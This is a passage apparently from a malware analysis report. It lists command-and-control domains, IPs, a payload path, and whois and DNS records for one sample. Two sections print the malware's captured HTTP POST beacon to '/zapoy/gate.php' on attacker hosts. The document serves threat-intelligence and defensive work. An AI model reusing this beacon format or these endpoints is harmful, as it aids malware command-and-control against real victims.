Organization:   Joe's Datacenter, LLC (JOESD)
RegDate:        2010-07-09
Updated:        2015-03-06
Ref:            https[:]//whois.arin.net/rest/net/NET-69-195-128-0-1
OrgName:        Joe's Datacenter, LLC
OrgId:          JOESD
Address:        1325 Tracy Ave
City:           Kansas City
StateProv:      MO
PostalCode:     64106
Country:        US
RegDate:        2009-08-21
Updated:        2014-06-28
Ref:            https[:]//whois.arin.net/rest/org/JOESD
ReferralServer:  rwhois://support.joesdatacenter.com:4321
OrgAbuseHandle: NAA25-ARIN
OrgAbuseName:   Network Abuse Administrator
OrgAbusePhone:  +1-816-726-7615
OrgAbuseEmail:  security@joesdatacenter.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/NAA25-ARIN
OrgTechHandle: JPM84-ARIN
OrgTechName:   Morgan, Joe Patrick
OrgTechPhone:  +1-816-726-7615
OrgTechEmail:  joe@joesdatacenter.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/JPM84-ARIN
OrgNOCHandle: JPM84-ARIN
OrgNOCName:   Morgan, Joe Patrick
OrgNOCPhone:  +1-816-726-7615
OrgNOCEmail:  joe@joesdatacenter.com
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/JPM84-ARIN
RAbuseHandle: NAA25-ARIN
RAbuseName:   Network Abuse Administrator
RAbusePhone:  +1-816-726-7615
RAbuseEmail:  security@joesdatacenter.com
RAbuseRef:    https[:]//whois.arin.net/rest/poc/NAA25-ARIN
```

```
RNOCHandle: JPM84-ARIN
RNOCName:   Morgan, Joe Patrick
RNOCPhone:  +1-816-726-7615
RNOCEmail:  joe@joesdatacenter.com
RNOCRef:    https[:]//whois.arin.net/rest/poc/JPM84-ARIN
RTechHandle: JPM84-ARIN
RTechName:   Morgan, Joe Patrick
RTechPhone:  +1-816-726-7615
RTechEmail:  joe@joesdatacenter.com
RTechRef:    https[:]//whois.arin.net/rest/poc/JPM84-ARIN
DNS records
DNS query for 72.129.195.69.in-addr.arpa returned an error from the server: NameError
DNS query for 8.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.3.2.0.0.0.0.0.0.0.0.8.5.4.0.6.2.ip6.arpa returned an error from the server: NameError
name       class       type data time to live
one2shoppee.com  IN    SOA
server:     ns1.dynadot.com
email:      hostmaster@one2shoppee.com
serial:     1484571411
refresh:    16384
retry:      2048
expire:     1048576
minimum ttl:     2560
       2560s      (00:42:40)
one2shoppee.com  IN    NS   ns1.dynadot.com     10800s    (03:00:00)
one2shoppee.com  IN    NS   ns2.dynadot.com     10800s    (03:00:00)
one2shoppee.com  IN    AAAA      2604:5800:0:23::8   10800s    (03:00:00)
one2shoppee.com  IN    A     69.195.129.72 10800s    (03:00:00)
```

Relationships

(D) one2shoppee.com	Characterized_By	(W) Address lookup
(D) one2shoppee.com	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) one2shoppee.com	Related_To	(P) 80

Description

Identified Command and Control Location.

ritsoperrol.ru

Ports

- 80

HTTP Sessions

```
POST /zapoy/gate.php HTTP/1.0
Host: ritsoperrol.ru
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)

...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
X..3S*3.S..%?.".).....>...
>V....H...;4.......OGf.'L..fB.N#.v[H.b_.{..w......j5…
```

Whois

```
Address lookup
lookup failed    ritsoperrol.ru
       A temporary error occurred during the lookup. Trying again may succeed.

Domain Whois record
Queried whois.nic.ru with "ritsoperrol.ru"...
No entries found for the selected source(s).
```

```
>>> Last update of WHOIS database: 2017.01.16T13:04:09Z <<<

Network Whois record
Don't have an IP address for which to get a record
DNS records
DNS query for ritsoperrol.ru returned an error from the server: ServerFailure
No records to display
```

Relationships

(D) ritsoperrol.ru	Characterized_By	(W) Address lookup
(D) ritsoperrol.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) ritsoperrol.ru	Related_To	(P) 80
(D) ritsoperrol.ru	Related_To	(H) POST /zapoy/gate.php

Description

Identified Command and Control Location.

littjohnwilhap.ru

Ports

- 80

HTTP Sessions

-
  ```
  POST /zapoy/gate.php HTTP/1.0
  Host: littjohnwilhap.ru
  Accept: */*
  Accept-Encoding: identity, *;q=0
  Accept-Language: en-US
  Content-Length: 196
  Content-Type: application/octet-stream
  Connection: close
  Content-Encoding: binary
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

  ...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
  X..3S*3.S..%?.".).....>...
  >V....H...;4.......OGf.'L..fB.N#.v[H.b_.{..w......j5…
  ```

Whois

```
Address lookup
lookup failed    littjohnwilhap.ru
       Could not find an IP address for this domain name.

Domain Whois record
Queried whois.nic.ru with "littjohnwilhap.ru"...
No entries found for the selected source(s).
>>> Last update of WHOIS database: 2017.01.16T13:05:16Z <<<

Network Whois record
Don't have an IP address for which to get a record
DNS records
DNS query for littjohnwilhap.ru returned an error from the server: NameError
No records to display
```

Relationships

(D) littjohnwilhap.ru	Characterized_By	(W) Address lookup
(D) littjohnwilhap.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) littjohnwilhap.ru	Related_To	(H) POST /zapoy/gate.php
(D) littjohnwilhap.ru	Related_To	(P) 80

Description

Identified Command and Control Location.

insta.reduct.ru

Ports

- 80

Whois

```
Address lookup
canonical name      insta.reduct.ru.
aliases
addresses       146.185.161.126

Domain Whois record
Queried whois.nic.ru with "reduct.ru"...
domain:       REDUCT.RU
nserver:      ns1.spaceweb.ru
nserver:      ns2.spaceweb.ru
state:        REGISTERED, DELEGATED
person:       Private person
admin-contact:https[:]//www[.]nic.ru/cgi/whois_webmail.cgi?domain=REDUCT.RU
registrar:    RU-CENTER-RU
created:      2009.03.13
paid-till:    2017.03.13
source:       RU-CENTER
>>> Last update of WHOIS database: 2017.01.16T13:00:25Z <<<

Network Whois record
Queried whois.ripe.net with "-B 146.185.161.126"...
% Information related to '146.185.160.0 - 146.185.167.255'
% Abuse contact for '146.185.160.0 - 146.185.167.255' is 'abuse@digitalocean.com'
inetnum:        146.185.160.0 - 146.185.167.255
netname:        DIGITALOCEAN-AMS-3
descr:          Digital Ocean, Inc.
country:        NL
admin-c:        PT7353-RIPE
tech-c:         PT7353-RIPE
status:         ASSIGNED PA
mnt-by:         digitalocean
mnt-lower:      digitalocean
mnt-routes:     digitalocean
created:        2013-09-17T17:13:25Z
last-modified:  2015-11-20T14:45:22Z
source:         RIPE
person:         Network Operations
address:        101 Ave of the Americas, 10th Floor, New York, NY 10013
phone:          +13478756044
nic-hdl:        PT7353-RIPE
mnt-by:         digitalocean
created:        2015-03-11T16:37:07Z
last-modified:  2015-11-19T15:57:21Z
source:         RIPE
e-mail:         noc@digitalocean.com
org:            ORG-DOI2-RIPE
% This query was served by the RIPE Database Query Service version 1.88 (WAGYU)
DNS records
DNS query for 126.161.185.146.in-addr.arpa returned an error from the server: NameError
name      class      type data time to live
insta.reduct.ru IN    A      146.185.161.126     600s(00:10:00)
reduct.ru  IN    SOA
server:    ns1.spaceweb.ru
email:     dns1@sweb.ru
serial:    2010022878
refresh:   28800
retry:     7200
expire:    604800
minimum ttl:    600
      600s(00:10:00)
reduct.ru  IN    A     77.222.42.238 600s(00:10:00)
reduct.ru  IN    NS    ns3.spaceweb.pro   600s(00:10:00)
reduct.ru  IN    NS    ns1.spaceweb.ru    600s(00:10:00)
reduct.ru  IN    NS   ns2.spaceweb.ru     600s(00:10:00)
reduct.ru  IN    NS   ns4.spaceweb.pro   600s(00:10:00)
reduct.ru  IN    MX
preference:      10
exchange:        mx1.spaceweb.ru
       600s(00:10:00)
reduct.ru  IN    MX
preference:      20
exchange:        mx2.spaceweb.ru
       600s(00:10:00)
```

Relationships

(D) insta.reduct.ru	Characterized_By	(W) Address lookup
(D) insta.reduct.ru	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) insta.reduct.ru	Related_To	(P) 80
(D) insta.reduct.ru	Related_To	(I) 146.185.161.126

Description

Identified Command and Control Location.

editprod.waterfilter.in.ua

Ports

- 80

Whois

```
Address lookup
canonical name       editprod.waterfilter.in.ua.
aliases
addresses       176.114.0.120

Domain Whois record
Queried whois.ua with "waterfilter.in.ua"...
% request from 209.200.70.26
% This is the Ukrainian Whois query server #I.
% The Whois is subject to Terms of use
% See https[:]//hostmaster.ua/services/
%
% The object shown below is NOT in the UANIC database.
% It has been obtained by querying a remote server:
% (whois.in.ua) at port 43.
%
% REDIRECT BEGIN
% In.UA whois server. (whois.in.ua)
% All questions regarding this service please send to help@whois.in.ua
% To search for domains and In.UA maintainers using the web, visit http[:]//whois.in.ua
domain:      waterfilter.in.ua
descr:       waterfilter.in.ua
admin-c:     THST-UANIC
tech-c:      THST-UANIC
status:      OK-UNTIL 20170310000000
nserver:     ns1.thehost.com.ua
nserver:     ns2.thehost.com.ua
nserver:     ns3.thehost.com.ua
mnt-by:      THEHOST-MNT-INUA
mnt-lower:   THEHOST-MNT-INUA
changed:     hostmaster@thehost.com.ua 20160224094245
source:      INUA
% REDIRECT END

Network Whois record
Queried whois.ripe.net with "-B 176.114.0.120"...
% Information related to '176.114.0.0 - 176.114.15.255'
% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'
inetnum:        176.114.0.0 - 176.114.15.255
netname:        THEHOST-NETWORK-3
country:        UA
org:        ORG-FSOV1-RIPE
```

```
admin-c:        SA7501-RIPE
tech-c:         SA7501-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-END-MNT
mnt-by:         THEHOST-MNT
mnt-routes:     THEHOST-MNT
mnt-domains:    THEHOST-MNT
created:        2012-04-10T13:34:51Z
last-modified:  2016-04-14T10:45:42Z
source:         RIPE
sponsoring-org: ORG-NL64-RIPE
organisation:   ORG-FSOV1-RIPE
org-name:       FOP Sedinkin Olexandr Valeriyovuch
org-type:       other
address:        08154, Ukraine, Boyarka, Belogorodskaya str., 11a
e-mail:         info@thehost.ua
abuse-c:        AR19055-RIPE
abuse-mailbox:  abuse@thehost.ua
remarks:        -----------------------------------------------------
remarks:        Hosting Provider TheHost
remarks:        -----------------------------------------------------
remarks:        For abuse/spam issues contact abuse@thehost.ua
remarks:        For general/sales questions contact info@thehost.ua
remarks:        For technical support contact support@thehost.ua
remarks:        -----------------------------------------------------
phone:          +380 44 222-9-888
phone:          +7 499 403-36-28
fax-no:         +380 44 222-9-888 ext. 4
admin-c:        SA7501-RIPE
mnt-ref:        THEHOST-MNT
mnt-by:         THEHOST-MNT
created:        2011-03-01T10:48:14Z
last-modified:  2015-11-29T21:16:15Z
source:         RIPE
person:         Sedinkin Alexander
address:        Ukraine, Boyarka, Belogorodskaya str., 11a
phone:          +380 44 222-9-888 ext. 213
address:        UKRAINE
nic-hdl:        SA7501-RIPE
mnt-by:         THEHOST-MNT
created:        2011-03-01T10:36:18Z
last-modified:  2015-11-29T21:15:42Z
source:         RIPE
% Information related to '176.114.0.0/22AS56485'
route:          176.114.0.0/22
descr:          FOP Sedinkin Olexandr Valeriyovuch
origin:         AS56485
mnt-by:         THEHOST-MNT
created:        2014-04-26T22:55:50Z
last-modified:  2014-04-26T22:58:13Z
source:         RIPE
% This query was served by the RIPE Database Query Service version 1.88 (ANGUS)
DNS records

DNS query for 120.0.114.176.in-addr.arpa failed: TimedOut
name       class       type data time to live
editprod.waterfilter.in.ua  IN    A      176.114.0.120 3600s      (01:00:00)
waterfilter.in.ua        IN    MX
preference:      20
exchange:        mail.waterfilter.in.ua
        3600s      (01:00:00)
waterfilter.in.ua        IN    TXT v=spf1 ip4:176.114.0.120 a mx ~all3600s      (01:00:00)
waterfilter.in.ua        IN    NS   ns2.thehost.com.ua 3600s      (01:00:00)
waterfilter.in.ua        IN    A      176.114.0.120 3600s      (01:00:00)
waterfilter.in.ua        IN    SOA
server:     ns1.thehost.com.ua
email:      hostmaster@thehost.com.ua
serial:     2015031414
refresh:    10800
retry:      3600
expire:     604800
minimum ttl:   86400
```

```
        3600s      (01:00:00)
waterfilter.in.ua        IN    NS   ns1.thehost.com.ua 3600s      (01:00:00)
waterfilter.in.ua        IN    MX
preference:      10
exchange:        mail.waterfilter.in.ua
        3600s      (01:00:00)
waterfilter.in.ua        IN    NS   ns3.thehost.com.ua 3600s      (01:00:00)
120.0.114.176.in-addr.arpa     IN    PTR s12.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns3.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns1.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    SOA
server:     noc.thehost.com.ua
email:      hostmaster@thehost.com.ua
serial:     2014044192
refresh:    10800
retry:      3600
expire:     604800
minimum ttl:     86400
        3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns2.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns4.thehost.com.ua 3600s      (01:00:00)
```

Relationships

(D) editprod.waterfilter.in.ua	Characterized_By	(W) Address lookup
(D) editprod.waterfilter.in.ua	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)
(D) editprod.waterfilter.in.ua	Related_To	(P) 80
(D) editprod.waterfilter.in.ua	Related_To	(I) 176.114.0.120

Description

Identified Command and Control Location.

mymodule.waterfilter.in.ua/system/logs/xtool.exe

Ports

- 80

Whois

```
Address lookup
canonical name       mymodule.waterfilter.in.ua.
aliases
addresses       176.114.0.157

Domain Whois record
Queried whois.ua with "waterfilter.in.ua"...
% request from 209.200.105.145
% This is the Ukrainian Whois query server #F.
% The Whois is subject to Terms of use
% See https[:]//hostmaster.ua/services/
%
% The object shown below is NOT in the UANIC database.
% It has been obtained by querying a remote server:
% (whois.in.ua) at port 43.
%
% REDIRECT BEGIN
% In.UA whois server. (whois.in.ua)
% All questions regarding this service please send to help@whois.in.ua
% To search for domains and In.UA maintainers using the web, visit http[:]//whois.in.ua
domain:      waterfilter.in.ua
descr:      waterfilter.in.ua
admin-c:     THST-UANIC
tech-c:      THST-UANIC
status:      OK-UNTIL 20170310000000
nserver:     ns1.thehost.com.ua
nserver:     ns2.thehost.com.ua
nserver:     ns3.thehost.com.ua
mnt-by:      THEHOST-MNT-INUA
mnt-lower:   THEHOST-MNT-INUA
changed:     hostmaster@thehost.com.ua 20160224094245
```

```
source:      INUA
% REDIRECT END

Network Whois record
Queried whois.ripe.net with "-B 176.114.0.157"...
% Information related to '176.114.0.0 - 176.114.15.255'
% Abuse contact for '176.114.0.0 - 176.114.15.255' is 'abuse@thehost.ua'
inetnum:        176.114.0.0 - 176.114.15.255
netname:        THEHOST-NETWORK-3
country:        UA
org:            ORG-FSOV1-RIPE
admin-c:        SA7501-RIPE
tech-c:         SA7501-RIPE
status:         ASSIGNED PI
mnt-by:         RIPE-NCC-END-MNT
mnt-by:         THEHOST-MNT
mnt-routes:     THEHOST-MNT
mnt-domains:    THEHOST-MNT
created:        2012-04-10T13:34:51Z
last-modified:  2016-04-14T10:45:42Z
source:         RIPE
sponsoring-org: ORG-NL64-RIPE
organisation:   ORG-FSOV1-RIPE
org-name:       FOP Sedinkin Olexandr Valeriyovuch
org-type:       other
address:        08154, Ukraine, Boyarka, Belogorodskaya str., 11a
e-mail:         info@thehost.ua
abuse-c:        AR19055-RIPE
abuse-mailbox:  abuse@thehost.ua
remarks:        -----------------------------------------------------
remarks:        Hosting Provider TheHost
remarks:        -----------------------------------------------------
remarks:        For abuse/spam issues contact abuse@thehost.ua
remarks:        For general/sales questions contact info@thehost.ua
remarks:        For technical support contact support@thehost.ua
remarks:        -----------------------------------------------------
phone:          +380 44 222-9-888
phone:          +7 499 403-36-28
fax-no:         +380 44 222-9-888 ext. 4
admin-c:        SA7501-RIPE
mnt-ref:        THEHOST-MNT
mnt-by:         THEHOST-MNT
created:        2011-03-01T10:48:14Z
last-modified:  2015-11-29T21:16:15Z
source:         RIPE
person:         Sedinkin Alexander
address:        Ukraine, Boyarka, Belogorodskaya str., 11a
phone:          +380 44 222-9-888 ext. 213
address:        UKRAINE
nic-hdl:        SA7501-RIPE
mnt-by:         THEHOST-MNT
created:        2011-03-01T10:36:18Z
last-modified:  2015-11-29T21:15:42Z
source:         RIPE
% Information related to '176.114.0.0/22AS56485'
route:          176.114.0.0/22
descr:          FOP Sedinkin Olexandr Valeriyovuch
origin:         AS56485
mnt-by:         THEHOST-MNT
created:        2014-04-26T22:55:50Z
last-modified:  2014-04-26T22:58:13Z
source:         RIPE
% This query was served by the RIPE Database Query Service version 1.88 (HEREFORD)

DNS records
DNS query for 157.0.114.176.in-addr.arpa failed: TimedOut
name       class       type data time to live
mymodule.waterfilter.in.ua      IN    A      176.114.0.157 3600s      (01:00:00)
waterfilter.in.ua        IN    SOA
server:     ns1.thehost.com.ua
email:      hostmaster@thehost.com.ua
serial:     2015031414
```

```
refresh:    10800
retry:      3600
expire:     604800
minimum ttl:     86400
       3600s     (01:00:00)
waterfilter.in.ua       IN    NS   ns2.thehost.com.ua 3600s      (01:00:00)
waterfilter.in.ua       IN    MX
preference:      20
exchange:        mail.waterfilter.in.ua
       3600s     (01:00:00)
waterfilter.in.ua       IN    TXT v=spf1 ip4:176.114.0.120 a mx ~all3600s      (01:00:00)
waterfilter.in.ua       IN    NS   ns3.thehost.com.ua 3600s      (01:00:00)
waterfilter.in.ua       IN    MX
preference:      10
exchange:        mail.waterfilter.in.ua
       3600s     (01:00:00)
waterfilter.in.ua       IN    A     176.114.0.120 3600s      (01:00:00)
waterfilter.in.ua       IN    NS   ns1.thehost.com.ua 3600s      (01:00:00)
157.0.114.176.in-addr.arpa     IN    PTR waterfilter.in.ua       3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns4.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns1.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    SOA
server:     noc.thehost.com.ua
email:      hostmaster@thehost.com.ua
serial:     2014044197
refresh:    10800
retry:      3600
expire:     604800
minimum ttl:     86400
       3600s     (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns2.thehost.com.ua 3600s      (01:00:00)
0.114.176.in-addr.arpa    IN    NS   ns3.thehost.com.ua 3600s      (01:00:00)
-- end --
```

Relationships

(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe	Related_To	(P) 80
(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe	Characterized_By	(W) Address lookup
(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe	Connected_From	(F) 9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5 (617ba)
(D) mymodule.waterfilter.in.ua/system/logs/xtool.exe	Related_To	(I) 176.114.0.157

Description

Identified Command and Control Location.

IPs

204.12.12.40

URI

- private.directinvesting.com

Whois

```
Address lookup
lookup failed    204.12.12.40
       Could not find a domain name corresponding to this IP address.

Domain Whois record
Don't have a domain name for which to get a record

Network Whois record
Queried whois.arin.net with "n ! NET-204-12-12-32-1"...
NetRange:      204.12.12.32 - 204.12.12.63
CIDR:          204.12.12.32/27
NetName:       THEMONEYPAPERINC
NetHandle:     NET-204-12-12-32-1
```

```
Parent:         HOSTMYSITE (NET-204-12-0-0-1)
NetType:        Reassigned
OriginAS:       AS20021
Customer:       THE MONEYPAPER INC. (C02687180)
RegDate:        2011-02-03
Updated:        2011-02-03
Ref:            https[:]//whois.arin.net/rest/net/NET-204-12-12-32-1
CustName:       THE MONEYPAPER INC.
Address:        555 THEODORE FREMD AVENUE SUITE B-103
City:           RYE
StateProv:      NY
PostalCode:     10580
Country:        US
RegDate:        2011-02-03
Updated:        2011-03-19
Ref:            https[:]//whois.arin.net/rest/customer/C02687180
OrgNOCHandle: IPADM271-ARIN
OrgNOCName:   IP Admin
OrgNOCPhone:  +1-302-731-4948
OrgNOCEmail:  ipadmin@hostmysite.com
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
OrgTechHandle: IPADM271-ARIN
OrgTechName:   IP Admin
OrgTechPhone:  +1-302-731-4948
OrgTechEmail:  ipadmin@hostmysite.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
OrgAbuseHandle: ABUSE1072-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-302-731-4948
OrgAbuseEmail:  abuse@hostmysite.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE1072-ARIN
RNOCHandle: IPADM271-ARIN
RNOCName:   IP Admin
RNOCPhone:  +1-302-731-4948
RNOCEmail:  ipadmin@hostmysite.com
RNOCRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
RTechHandle: IPADM271-ARIN
RTechName:   IP Admin
RTechPhone:  +1-302-731-4948
RTechEmail:  ipadmin@hostmysite.com
RTechRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN
RAbuseHandle: IPADM271-ARIN
RAbuseName:   IP Admin
RAbusePhone:  +1-302-731-4948
RAbuseEmail:  ipadmin@hostmysite.com
RAbuseRef:    https[:]//whois.arin.net/rest/poc/IPADM271-ARIN

DNS records
DNS query for 40.12.12.204.in-addr.arpa returned an error from the server: NameError
```

Relationships

(I) 204.12.12.40	Characterized_By	(W) Address lookup
(I) 204.12.12.40	Related_To	(D) private.directinvesting.com

209.236.67.159

URI

- cderlearn.com

Whois

```
Address lookup
canonical name      dl-573-57.slc.westdc.net.
aliases
addresses      209.236.67.159

Domain Whois record
Queried whois.internic.net with "dom westdc.net"...
   Domain Name: WESTDC.NET
   Registrar: ENOM, INC.
   Sponsoring Registrar IANA ID: 48
   Whois Server: whois.enom.com
   Referral URL: http[:]//www[.]enom.com
   Name Server: NS1.WESTDC.NET
   Name Server: NS2.WESTDC.NET
   Name Server: NS3.WESTDC.NET
   Status: clientTransferProhibited https[:]//icann.org/epp#clientTransferProh bited
   Updated Date: 09-dec-2015
   Creation Date: 09-sep-2008
   Expiration Date: 09-sep-2019
>>> Last update of whois database: Sun, 15 Jan 2017 23:13:20 GMT <<<

Queried whois.enom.com with "westdc.net"...
Domain Name: WESTDC.NET
Registry Domain ID: 1518630589_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.enom.com
Registrar URL: www[.]enom.com
Updated Date: 2015-07-14T14:07:24.00Z
Creation Date: 2008-09-09T19:31:20.00Z
Registrar Registration Expiration Date: 2019-09-09T19:31:00.00Z
Registrar: ENOM, INC.
Registrar IANA ID: 48
Domain Status: clientTransferProhibited https[:]//www[.]icann.org/epp#clientTransferProh bited
Registry Registrant ID:
Registrant Name: TECHNICAL SUPPORT
Registrant Organization: UK2 GROUP
Registrant Street: 517 WEST 100 NORTH, SUITE #225
Registrant City: PROVIDENCE
Registrant State/Province: UT
Registrant Postal Code: 84332
Registrant Country: US
Registrant Phone: +1.4357553433
Registrant Phone Ext:
Registrant Fax: +1.4357553449
Registrant Fax Ext:
Registrant Email: DOMAINMASTER@UK2GROUP.COM
Registry Admin ID:
Admin Name: TECHNICAL SUPPORT
Admin Organization: UK2 GROUP
Admin Street: 517 WEST 100 NORTH, SUITE #225
Admin City: PROVIDENCE
Admin State/Province: UT
Admin Postal Code: 84332
Admin Country: US
Admin Phone: +1.4357553433
Admin Phone Ext:
Admin Fax: +1.4357553449
Admin Fax Ext:
Admin Email: DOMAINMASTER@UK2GROUP.COM
Registry Tech ID:
Tech Name: TECHNICAL SUPPORT
Tech Organization: UK2 GROUP
Tech Street: 517 WEST 100 NORTH, SUITE #225
Tech City: PROVIDENCE
Tech State/Province: UT
Tech Postal Code: 84332
Tech Country: US
Tech Phone: +1.4357553433
Tech Phone Ext:
Tech Fax: +1.4357553449
Tech Fax Ext:
Tech Email: DOMAINMASTER@UK2GROUP.COM
Name Server: NS1.WESTDC.NET
Name Server: NS2.WESTDC.NET
Name Server: NS3.WESTDC.NET
DNSSEC: unSigned
Registrar Abuse Contact Email: abuse@enom.com
Registrar Abuse Contact Phone: +1.4252982646
URL of the ICANN WHOIS Data Problem Reporting System: http[:]//wdprs.internic.net/
>>> Last update of WHOIS database: 2015-07-14T14:07:24.00Z <<<

Network Whois record
Queried secure.mpcustomer.com with "209.236.67.159"...
Queried whois.arin.net with "n 209.236.67.159"...
```

```
NetRange:       209.236.64.0 - 209.236.79.255
CIDR:           209.236.64.0/20
NetName:        WH-NET-209-236-64-0-1
NetHandle:      NET-209-236-64-0-1
Parent:         NET209 (NET-209-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS29854
Organization:   WestHost, Inc. (WESTHO)
RegDate:        2010-02-25
Updated:        2014-01-02
Ref:            https[:]//whois.arin.net/rest/net/NET-209-236-64-0-1
OrgName:        WestHost, Inc.
OrgId:          WESTHO
Address:        517 W 100 N STE 225
City:           Providence
StateProv:      UT
PostalCode:     84332
Country:        US
RegDate:        2000-03-13
Updated:        2016-09-30
Comment:        Please report abuse issues to abuse@uk2group.com
Ref:            https[:]//whois.arin.net/rest/org/WESTHO
ReferralServer:  rwhois://secure.mpcustomer.com:4321
OrgNOCHandle: NOC12189-ARIN
OrgNOCName:   NOC
OrgNOCPhone:  +1-435-755-3433
OrgNOCEmail:  noc@uk2group.com
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/NOC12189-ARIN
OrgTechHandle: WESTH1-ARIN
OrgTechName:   WestHost Inc
OrgTechPhone:  +1-435-755-3433
OrgTechEmail:  noc@uk2group.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
OrgAbuseHandle: WESTH2-ARIN
OrgAbuseName:   WestHost Abuse
OrgAbusePhone:  +1-435-755-3433
OrgAbuseEmail:  abuse@uk2group.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/WESTH2-ARIN
RTechHandle: WESTH1-ARIN
RTechName:   WestHost Inc
RTechPhone:  +1-435-755-3433
RTechEmail:  noc@uk2group.com
RTechRef:    https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
RNOCHandle: WESTH1-ARIN
RNOCName:   WestHost Inc
RNOCPhone:  +1-435-755-3433
RNOCEmail:  noc@uk2group.com
RNOCRef:    https[:]//whois.arin.net/rest/poc/WESTH1-ARIN
RAbuseHandle: WESTH2-ARIN
RAbuseName:   WestHost Abuse
RAbusePhone:  +1-435-755-3433
RAbuseEmail:  abuse@uk2group.com
RAbuseRef:    https[:]//whois.arin.net/rest/poc/WESTH2-ARIN

DNS records
name       class       type data time to live
dl-573-57.slc.westdc.net IN    A     209.236.67.216      86400s    (1.00:00:00)
westdc.net      IN    SOA
server:    ns1.westdc.net
email:     hostmaster@westdc.net
serial:    2016018517
refresh:   28800
retry:     7200
expire:    604800
minimum ttl:    600
       86400s    (1.00:00:00)
westdc.net      IN    MX
preference:     10
exchange:       mail.westdc.net
       86400s    (1.00:00:00)
westdc.net      IN    NS   ns2.westdc.net       86400s    (1.00:00:00)
westdc.net      IN    NS   ns3.westdc.net       86400s    (1.00:00:00)
westdc.net      IN    NS   ns1.westdc.net       86400s    (1.00:00:00)
159.67.236.209.in-addr.arpa   IN    PTR dl-573-57.slc.westdc.net 86400s    (1.00:00:00)
67.236.209.in-addr.arpa  IN    SOA
server:    ns1.westdc.net
email:     hostmaster@westdc.net
serial:    2010074157
refresh:   28800
retry:     7200
expire:    604800
minimum ttl:    600
       86400s    (1.00:00:00)
67.236.209.in-addr.arpa  IN    NS   ns3.westdc.net       86400s    (1.00:00:00)
67.236.209.in-addr.arpa  IN    NS   ns1.westdc.net       86400s    (1.00:00:00)
67.236.209.in-addr.arpa  IN    NS   ns2.westdc.net       86400s    (1.00:00:00)
```

Relationships

(I) 209.236.67.159	Characterized_By	(W) Address lookup
(I) 209.236.67.159	Related_To	(D) cderlearn.com

146.185.161.126

URI

- insta.reduct.ru

Whois

```
Address lookup
lookup failed    146.185.161.126
       Could not find a domain name corresponding to this IP address.

Domain Whois record
Don't have a domain name for which to get a record
Network Whois record
Queried whois.ripe.net with "-B 146.185.161.126"...
% Information related to '146.185.160.0 - 146.185.167.255'
% Abuse contact for '146.185.160.0 - 146.185.167.255' is 'abuse@digitalocean.com'
inetnum:        146.185.160.0 - 146.185.167.255
netname:        DIGITALOCEAN-AMS-3
descr:          Digital Ocean, Inc.
country:        NL
admin-c:        PT7353-RIPE
tech-c:         PT7353-RIPE
status:         ASSIGNED PA
mnt-by:         digitalocean
mnt-lower:      digitalocean
mnt-routes:     digitalocean
created:        2013-09-17T17:13:25Z
last-modified:  2015-11-20T14:45:22Z
source:         RIPE
person:         Network Operations
address:        101 Ave of the Americas, 10th Floor, New York, NY 10013
phone:          +13478756044
nic-hdl:        PT7353-RIPE
mnt-by:         digitalocean
created:        2015-03-11T16:37:07Z
last-modified:  2015-11-19T15:57:21Z
source:         RIPE
e-mail:         noc@digitalocean.com
org:            ORG-DOI2-RIPE
% This query was served by the RIPE Database Query Service version 1.88 (WAGYU)

DNS records
DNS query for 126.161.185.146.in-addr.arpa returned an error from the server: NameError
No records to display
```

Relationships

(I) 146.185.161.126	Characterized_By	(W) Address lookup
(I) 146.185.161.126	Related_To	(D) insta.reduct.ru

